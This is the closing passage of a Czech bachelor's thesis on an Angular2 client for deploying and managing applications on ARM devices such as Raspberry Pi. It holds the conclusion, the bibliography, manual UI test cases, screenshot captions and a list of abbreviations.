V této práci byla vytvořena klientská část informačního systému určeného především pro menší firmy a soukromé osoby. K implementaci byla využita moderní technologie Angular2. Konkurenčním aplikacím, které často poskytují složité, těžkopádné řešení určené především pro obrovské korporátní společnosti, dokáže výsledná aplikace konkurovat svou lehkostí. Vytvořená aplikace umožňuje uživateli nasazovat a spravovat aplikace nahrané na ARM zařízeních, jakými jsou například Raspberry Pi.

Aplikace je oproti zadání rozšířena o usnadnění přehledu o datech přicházejících z koncových zařízení pomocí tabulek příchozích zpráv a je připravena na integraci zpráv z jednotlivých aplikací. Dále je umožněno rychlé zjištění chybového stavu zařízení. Aplikace je silně zaměřena na přehlednost uživatelského rozhraní a jednoduchost použití. Z tohoto důvodu byly ve webové aplikaci naimplementovány pouze nejpotřebnější složky pro správnou funkcionalitu systému. Dalším silným faktorem aplikace je vzhled uživatelského rozhraní, byl kladen důraz na použitelnost aplikace i na jiných zařízeních, než jsou nejmodernější monitory s obrazovým formátem 16:9. Vzhled aplikace má v budoucnosti za úkol nalákání vyššího počtu uživatelů a omezení frustrace z používání aplikace.

V době implementace nebyl dostupný back-end aplikace, ale pouze jeho stub, který sloužil k testování správné funkcionality systému. Tento stub avšak neobsahoval všechnu funkcionalitu potřebnou ke kompletnímu otestování celé klientské části aplikace. Ve stubu chyběly například implementace požadavků POST, PUT a DELETE, ačkoliv ze začátku bylo dohodnuto dodání těchto funkcionalit. Nedodání těchto částí back-endu mělo za následek složitější možnost otestování daných funkcionalit. V implementaci je dodržena struktura těchto požadavků a také je otestováno, že požadavky dorazily na back-end, což by mělo v budoucnosti omezit problémy při integraci klientské části aplikace s funkčním back-endem. Dokončení implementace back-endu a ostatních částí systému (například komunikace s koncovým zařízením) je předpokládáno jako jedno z nejdůležitějších rozšíření systému jako celku. Aplikace lze také rozšířit do dalších směru, jako je například začlenění podrobnějších zpráv ze senzorů. Podrobný popis budoucích rozšíření lze nalézt v kapitole 6.6.

V průběhu implementace byly ke klientské části vytvořeny automatizované testy, které slouží k zpětnému ověřování funkcionality systému i po změnách v aplikaci. Testy byly v průběhu implementace využívány a udržovány. Je tedy možné je využít i při budoucích změnách nebo úpravách aplikace. Vytvořená aplikace byla zadavateli předána spolu s vytvořenými automatizovanými testy a ostatními soubory souvisejícími s touto bakalářskou prací.

Literatura

[1] *angular/angular.js* . [Online; navštíveno 03.05.2017].
URL https://github.com/angular/angular.js/releases?after=v0.9.4

[2] *11 Internet of Things (IoT) Protocols You Need to Know About. [Online; navštíveno 16.04.2017].*
URL https://www.rs-online.com/designspark/eleven-internet-of-things-iot-protocols-you-need-to-know-about

[3] Cloud computing.
URL https://www.cepis.org/media/shutterstock_1139108621.jpg

[4] Electrical telegraph. 2017.
URL http://en.wikipedia.org/wiki/Electrical_telegraph

[5] Alphonsa, A.; Ravi, G.: Earthquake Early Warning System by IOT using Wireless Sensor Networks. 2016, doi:10.1109/WiSPNET.2016.7566327.
URL https://www.researchgate.net/publication/306253126_Earthquake_Early_Warning_System_by_IOT_using_Wireless_Sensor_Networks

[6] Ashton, K.: That 'Internet of Things' Thing. [Online; navštíveno 27.02.2017].
URL http://www.rfidjournal.com/articles/view?4986

[7] Berners-Lee, T.; Connolly, D.: Hypertext Markup Language - 2.0, RFC 1866. 1995, doi:10.17487/RFC1866.
URL https://www.rfc-editor.org/rfc/rfc1866.txt

[8] Bluetooth low energy. [Online; navštíveno 16.04.2017].
URL https://en.wikipedia.org/wiki/Bluetooth_low_energy

[9] Boothroyd, P.; Pham, X. N.: Socioeconomic renovation in Viet Nam. doi:10.1186/1749-8104-1-4.

[10] Bradford, L.: Sass vs. LESS. [Online; navštíveno 16.04.2017].
URL http://learn.onemonth.com/sass-vs-less

[11] Bray, T.; Paoli, J.; Sperberg-McQueen, C. M.; aj.: Extensible Markup Language (XML) 1.0 (Fifth Edition). 2008.
URL https://www.w3.org/TR/xml/

[12] Cejnarová, A.: Od 1. průmyslové revoluce ke 4. [Online; navštíveno 28.03.2017].
URL http://www.technickytydenik.cz/rubriky/ekonomika-byznys/od-1-prumyslove-revoluce-ke-4_31001.html

[13] *Coyier, C.: Sass vs. LESS. [Online; navštíveno 16.04.2017].*
URL https://css-tricks.com/sass-vs-less/

[14] *Crosman, P.: Cloud Computing Begins to Gain Traction on Wall Street. [Online; navštíveno 08.04.2017].*
URL http://www.wallstreetandtech.com/infrastructure/cloud-computing-begins-to-gain-traction-on-wall-street/d/d-id/1261032?

[15] *D. Hardt, E.: The OAuth 2.0 Authorization Framework. 2012, doi:10.17487/RFC6749.*
URL https://www.rfc-editor.org/rfc/rfc6749.txt

[16] *Deoras, S.: "The Internet Toaster". [Online; navštíveno 02.05.2017].*
URL http://iotindiamag.com/2016/08/first-ever-iot-device-the-internet-toaster/

[17] *What is Docker. [Online; navštíveno 16.04.2017].*
URL https://www.docker.com/what-docker

[18] *Estrada, J. P.: Angular 2 vs React. [Online; navštíveno 02.05.2017].*
URL https://gorillalogic.com/blog/angular-2-vs-react/

[19] *Evans, D.: The Internet of Things - How the Next Evolution of the Internet Is Changing Everything. [Online; navštíveno 28.02.2017].*
URL http://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf

[20] *Fielding, R.; Gettys, J.; Mogul, J.; aj.: Hypertext Transfer Protocol – HTTP/1.1. 1999.*
URL https://www.w3.org/Protocols/rfc2616/rfc2616.html

[21] *Fielding, R. T.: Architectural Styles and the Design of Network-based Software Architectures. 2000.*
URL https://www.ics.uci.edu/~fielding/pubs/dissertation/fielding_dissertation.pdf

[22] *Fowler, M.: Mocks Aren't Stubs. [Online; navštíveno 16.04.2017].*
URL https://www.martinfowler.com/articles/mocksArentStubs.html

[23] *Gilchrist, A.: Industry 4.0: The Industrial Internet of Things. Apress, 2016, ISBN 978-1-4842-2047-4.*

[24] *Grabianowski, E.: Is Wibree going to rival Bluetooth? [Online; navštíveno 16.04.2017].*
URL http://electronics.howstuffworks.com/wibree.htm

[25] *Gubbi, J.; Buyya, R.; Marusic, S.; aj.: Internet of Things (IoT). doi:10.1016/j.future.2013.01.010.*
URL http://linkinghub.elsevier.com/retrieve/pii/S0167739X13000241

[26] *Hickson, I.: HTML5 A vocabulary and associated APIs for HTML and XHTML. [Online; navštíveno 02.04.2017].*
URL https://www.w3.org/TR/html5/

[27] *Higginbotham, S.: Ericsson CEO Predicts 50 Billion Internet Connected Devices by 2020. [Online; navštíveno 28.02.2017].*
URL https://gigaom.com/2010/04/14/ericsson-sees-the-internet-of-things-by-2020/

[28] *Hlava, T.: Fáze a úrovně provádění testů. [Online; navštíveno 06.04.2017].*
URL http://testovanisoftwaru.cz/tag/akceptacni-testovani/

[29] *HTML Living Standard. [Online; navštíveno 09.05.2017].*
URL https://html.spec.whatwg.org/multipage/webstorage.html

[30] *Hégaret, P. L.; Whitmer, R.; Wood, L.: Document Object Model (DOM). [Online; navštíveno 06.04.2017].*
URL https://www.w3.org/DOM/Overview

[31] *JavaScript. [Online; navštíveno 16.04.2017].*
URL https://en.wikipedia.org/wiki/JavaScript

[32] *Karlsson, S.; Lugn, A.: The history of bluetooth. [Online; navštíveno 16.04.2017].*
URL http://www.ericssonhistory.com/changing-the-world/Anecdotes/The-history-of-Bluetooth-/

[33] *Khalid, M. Y. U.: React vs Angular 2: Comparison Guide for Beginners. [Online; navštíveno 02.05.2017].*
URL https://www.codementor.io/codementorteam/react-vs-angular-2-comparison-beginners-guide-lvz5710ha

[34] *Khorikov, V.: Stubs vs Mocks. [Online; navštíveno 16.04.2017].*
URL http://enterprisecraftsmanship.com/2015/07/27/stubs-vs-mocks/

[35] *Lynch, M.: LEARN ANGULAR 2. [Online; navštíveno 16.04.2017].*
URL http://learnangular2.com/why-angular2

[36] *Malý, M.: OAuth – nový protokol pro autentizaci k vašemu API. 2008.*
URL https://www.zdrojak.cz/clanky/oauth-novy-protokol-pro-autentizaci-k-vasemu-api/

[37] *McEwen, A.; Cassimally, H.: http://www.shahrvan.org/wp-content/uploads/2016/06/Designing-The-Internet-Of-Things.pdf. 2014.*
URL http://www.shahrvan.org/wp-content/uploads/2016/06/Designing-The-Internet-Of-Things.pdf

[38] *Mcluhan, M.; Lapham, L. H.: Understanding Media: The Extensions of Man. MIT Press; New Ed edition, 1994, ISBN 0262631598.*

[39] *van der Meulen, R.: Gartner Says 6.4 Billion Connected „Things“ Will Be in Use in 2016, Up 30 Percent From 2015 Is Changing Everything. [Online; navštíveno 28.03.2017].*
URL http://www.gartner.com/newsroom/id/3165317

[40] *van der Meulen, R.: Gartner Says 8.4 Billion Connected „Things“ Will Be in Use in 2017, Up 31 Percent From 2016. 2017.*
URL http://www.gartner.com/newsroom/id/3598917

[41] *Moore, E.: Sigfox Pros and Cons. [Online; navštíveno 16.04.2017].*
URL https://iot-daily.com/2015/03/13/sigfox-pros-and-cons/

[42] *Pearson, L.: The Four Levels of Software Testing. [Online; navštíveno 06.04.2017].*
URL http://www.seguetech.com/the-four-levels-of-software-testing/

[43] *Pemberton, S.: XHTML™ 1.0 The Extensible HyperText Markup Language (Second Edition). [Online; navštíveno 02.04.2017].*
URL https://www.w3.org/TR/xhtml1/#diffs

[44] *redakce Proelektrotechniky.cz: Internet věcí: síť SIGFOX pokrývá 85 území ČR. [Online; navštíveno 16.04.2017].*
URL http://www.smartcityvpraxi.cz/moderni_technologie_14.php

[45] *Radhakrishnan, A.: Bluetooth and Wibree combine: Ultra-low-power radio technology to become pervasive. [Online; navštíveno 16.04.2017].*
URL http://www.techrepublic.com/blog/it-news-digest/bluetooth-and-wibree-combine-ultra-low-power-radio-technology-to-become-pervasive/

[46] *Rathore, D.: Angularjs vs Angular2 | what's the difference ? [Online; navštíveno 02.05.2017].*
URL
https://www.dunebook.com/angularjs-vs-angular2-whats-the-difference/

[47] *Shields, A.: Competition Is Heating Up between Microsoft's Azure and Amazon's AWS. [Online; navštíveno 08.05.2017].*
URL http://marketrealist.com/2016/04/competition-heating-microsofts-azure-amazons-aws/

[48] *Smith, G.: From 1982 Coca-Cola vending machine to latest trend: What the Internet of Things means for business. [Online; navštíveno 02.05.2017].*
URL https://realbusiness.co.uk/tech-and-innovation/2015/07/15/from-1982-coca-cola-vending-machine-to-latest-trend-what-the-internet-of-things-means-for-business/

[49] *Taha, W.: What is a Cyber-Physical System? 2013.*
URL https://docs.google.com/document/d/1knx2R7JAYrqbQzatTbmn-GB62Kbkabfpu3MLs54LN_8/edit#

[50] *Takada, M.: Single page apps in depth (a.k.a. Mixu' single page appbook). 2012.*
URL http://www.icaretonometer.com/wp-content/uploads/2012/11/singlepageappbook.pdf

[51] *TypeScript. [Online; navštíveno 16.04.2017].*
URL https://en.wikipedia.org/wiki/TypeScript

[52] *Vijayakumar, N.; Ramya, R.: The real time monitoring of water quality in IoT environment.* 2015 International Conference on Circuits, Power and Computing Technologies [ICCPCT-2015], *2015: s. 1–4, doi:10.1109/ICCPCT.2015.7159459.*
URL http://ieeexplore.ieee.org/document/7159459/

[53] *Watmore, J.: Angular 2 - Pagination Example with Logic like Google. [Online; navštíveno 29.04.2017].*
URL http://jasonwatmore.com/post/2016/08/23/angular-2-pagination-example-with-logic-like-google

[54] *Wirfs-Brock, A.; Terlson, B.: ECMAScript® 2016 Language Specification. Ecma International, 2016, [Online; navštíveno 28.03.2017].*
URL http://www.ecma-international.org/ecma-262/7.0/index.html

[55] *Cross-site Request Forgery (CSRF). [Online; navštíveno 08.05.2017].*
URL
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

[56] *Cross-site Scripting (XSS). [Online; navštíveno 08.05.2017].*
URL https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Přílohy

Příloha A

Obsah přiloženého DVD

- Složka „what-is-happening“
  Obsahuje kód aplikace
- Složka „what-is-happening-AT“
  Obsahuje automatizované testy k aplikaci
- Složka „server“
  Obsahuje kód serveru napsaného v Go a Dockerfile pro vytvoření kontejneru
- Složka „server-arm“
  Obsahuje kód serveru napsaného v Go a Dockerfile pro vytvoření kontejneru na ARM zařízeních
- Složka „screenshots“
  Obsahuje snímky obrazovek z aplikace
- Složka „latex“
  Obsahuje zdrojové soubory dokumentace
- Složka „pdf“
  Obsahuje dokumentaci
- Složka „mock“
  Obsahuje návrhy aplikace vytvořené pomocí Ninjamock

Příloha B

Sada testových příkladů

B.1 Přidání zařízení

Předpoklady pro spuštění testovacího případu:

- Uživatel je přihlášen do aplikace
- Uživatel má k dispozici nejméně jednu schopnost („capability“)

Jednotlivé kroky testu:

- Přechod na stránku zařízení pomocí tlačítka „DEVICES“ v bočním menu
- Přechod na stránku přidání zařízení pomocí tlačítka „Add Device“ v pravém horním rohu
- Vyplnění všech polí korektními hodnotami (hodnoty budou v očekávaném výsledku kontrolovány)
- Odeslání formuláře pomocí tlačítka „Add Device“

Očekávaný výsledek:

- Na stránce zařízení se v tabulce zařízení nachází vytvořené zařízení.
- Udaje na profilu vytvořeného zařízení jsou stejné jako údaje zadávané při vytváření zařízení

B.2 Přidání aplikace

Předpoklady pro spuštění testovacího případu:

- Uživatel je přihlášen do aplikace
- Uživatel má k dispozici nejméně jednu schopnost

Jednotlivé kroky testu:

- Přechod na stránku aplikací pomocí tlačítka „APPLICATIONS“ v bočním menu

- Přechod na stránku přidání aplikace pomocí tlačítka „Add Application“ v pravém horním rohu
- Vyplnění všech polí korektními hodnotami (hodnoty budou v očekávaném výsledku kontrolovány)
- Odeslání formuláře pomocí tlačítka „Add Application“

Očekávaný výsledek:

- Na stránce aplikací se v tabulce aplikací nachází vytvořená aplikace
- Udaje na profilu vytvořené aplikace jsou stejné jako údaje zadávané při vytváření aplikace

B.3 Smazání zařízení

Předpoklady pro spuštění testovacího případu:

- Uživatel je přihlášen do aplikace
- Uživatel má k dispozici nejméně jedno zařízení

Jednotlivé kroky testu:

- Přechod na stránku zařízení pomocí tlačítka „DEVICES“ v bočním menu
- Přechod na stránku profilu zařízení pomocí kliknutí na některý z atributů zařízení v tabulce zařízení
- Kliknutí na tlačítko „Remove Device“ v pravém horním rohu
- Potvrzení smazání zařízení pomocí tlačítka „Delete“ v modálním okně

Očekávaný výsledek:

- Na stránce zařízení se v tabulce zařízení NEnachází smazané zařízení

B.4 Smazání aplikace

Předpoklady pro spuštění testovacího případu:

- Uživatel je přihlášen do aplikace
- Uživatel má k dispozici nejméně jednu aplikaci

Jednotlivé kroky testu:

- Přechod na stránku zařízení pomocí tlačítka „APPLICATIONS“ v bočním menu
- Kliknutí na tlačítko „Delete“ u některé z aplikací v tabulce aplikací
- Potvrzení smazání aplikace pomocí tlačítka „Delete“ v modálním okně

Očekávaný výsledek:

- Na stránce aplikací se v tabulce aplikací NEnachází smazaná aplikace

B.5 Filtrování obrazů

Předpoklady pro spuštění testovacího případu:

- Uživatel má k dispozici sadu obrazů

Jednotlivé kroky testu:

- Přechod na stránku obrazů pomocí tlačítka „IMAGES“ v bočním menu
- Při filtrování pomocí formuláře v horní části stránky (názvu, obrazu a popisu) se seznam obrazů mění dle očekávání
- Při změně seřazování pomocí šipek vedle názvu jednotlivých filtračních polí ve formuláři v horní části stránky se seřazení obrazů mění dle očekávání
- Při změně seřazování pomocí šipek vedle názvu jednotlivých filtračních polí ve formuláři v horní části stránky se šipky mění dle očekávání


Očekávaný výsledek:

- Filtrování a seřazování funguje dle očekávání


Příloha C

Snímky obrazovek z aplikace


Obrázek C.1: Hlavní stránka aplikace




Obrázek C.2: Stránka zařízení




Obrázek C.3: Stránka aplikací




Obrázek C.4: Stránka schopností




Obrázek C.5: Stránka obrazů




Obrázek C.6: Stránka profilu zařízení




Obrázek C.7: Stránka profilu aplikace




Obrázek C.8: Stránka přidání zařízení




Obrázek C.9: Stránka přidání aplikace




Obrázek C.10: Stránka přidání schopnosti



Obrázek C.11: Stránka o autorech



Obrázek C.12: Hlavní stránka po zmenšení okna



Obrázek C.13: Hlavní stránka po zmenšení okna se zobrazeným bočním menu

Příloha D

Seznam zkratek

Zkratka	Význam
3G	third generation
BLE	Bluetooth Low Energy
CPS	kyber-fyzický systém
CSRF	Cross-site Request Forgery
CSS	Kaskádové styly
DDoS	odepření služby (anglicky Distributed Denial of Service)
ES	EcmaScript
GPRS	General Packet Radio Service
GUI	grafické uživatelské rozhraní
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IIOT	průmyslový Internet věcí
IoE	Internet všeho
IoT	Internet věcí
IPv4	Internetový Protokol verze 4
IPv6	Internetový Protokol verze 6
ISTQB	International Software Testing Qualifications Board
JS	JavaScript
JSON	JavaScript Object Notation
NFC	Near Field Communication
OOP	Objektově orientované programování
REST	REpresentational State Transfer
SASS	Syntactically Awesome StyleSheets
SIT	Systémové Integrační Testy
SQL	Structured Query Language
TCP/IP	Transmission Control Protocol/Internet Protocol
TS	TypeScript
UI	uživatelské rozhraní

Zkratka	Význam
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
VM	Virtual Machine
WISH	What IS Hapenning
XML	eXtensible Markup Language
XSRF	Cross-site Request Forgery
XSS	Cross-site scripting
XVFB	X Virtual FrameBuffer